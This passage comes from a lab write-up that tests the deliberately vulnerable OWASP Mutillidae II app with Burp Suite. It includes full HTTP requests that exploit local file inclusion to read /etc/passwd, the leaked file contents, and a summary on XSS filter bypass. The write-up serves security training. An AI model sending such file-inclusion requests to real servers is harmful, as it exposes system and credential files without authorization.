Cookie: showhints=1; JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=spphnade4vb701c0miqntmos51
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```

Selected text: /etc/passwd
Decoded from: URL encoding — /etc/passwd

When the Response page is rendered, we can see that the file has been locally changed. This is called as Local File Inclusion.


Burp Suite Community Edition v2023.4.3 - Temporary Project
Request
Response
Render
OWASP Mutillidae II: Web Pwn in Mass Productio
Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
Release Announcements
Source Code Viewer
Back
Help Me!
Hints
View File

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 10.0.2.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 89
Origin: http://10.0.2.6
Connection: close
Referer: http://10.0.2.6/mutillidae/index.php?page=source-viewer.php
Cookie: showhints=1; JSESSIONID=6733F6F7BDA992A7A20557BB8888317D; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=spphnade4vb701c0miqntmos51
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=/etc/passwd&source-file-viewer-php-submit-button=View+File
```

To see the source of the file, choose and click "View File". Note that not all files are listed.

Source File Name: upload-file.php

File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Analysis

In the context of the OWASP Broken Web Application Project, an analysis was conducted on the project's handling of Cross-Site Scripting (XSS) vulnerabilities. By employing Burp Suite, the project's client-side filtering mechanisms were examined and found to be insufficient in preventing malicious input. The Burp Suite tools facilitated the discovery of a bypass technique that successfully circumvented the filtering, thus highlighting a critical weakness in the application's defence against XSS attacks. Additionally, the investigation revealed a susceptibility to file inclusion vulnerabilities within the OWASP Broken Web Application, underscoring the significance of addressing multiple security aspects to ensure a robust and resilient web application.

Conclusion

In conclusion, the assessment of the OWASP Broken Web Application project showcased the complexity of securing web applications against common vulnerabilities. The utilization of Burp Suite to expose shortcomings in client-side filtering underscored the importance of implementing robust input validation and output encoding practices. The successful bypass of filtering mechanisms demonstrated the need for a layered defence strategy that encompasses both client-side and server-side security measures. Furthermore, the identification of file inclusion vulnerabilities emphasizes the necessity of continuous testing and remediation efforts to maintain a strong security posture. Ultimately, this analysis reinforces the critical role of security awareness and proactive measures in building resilient web applications.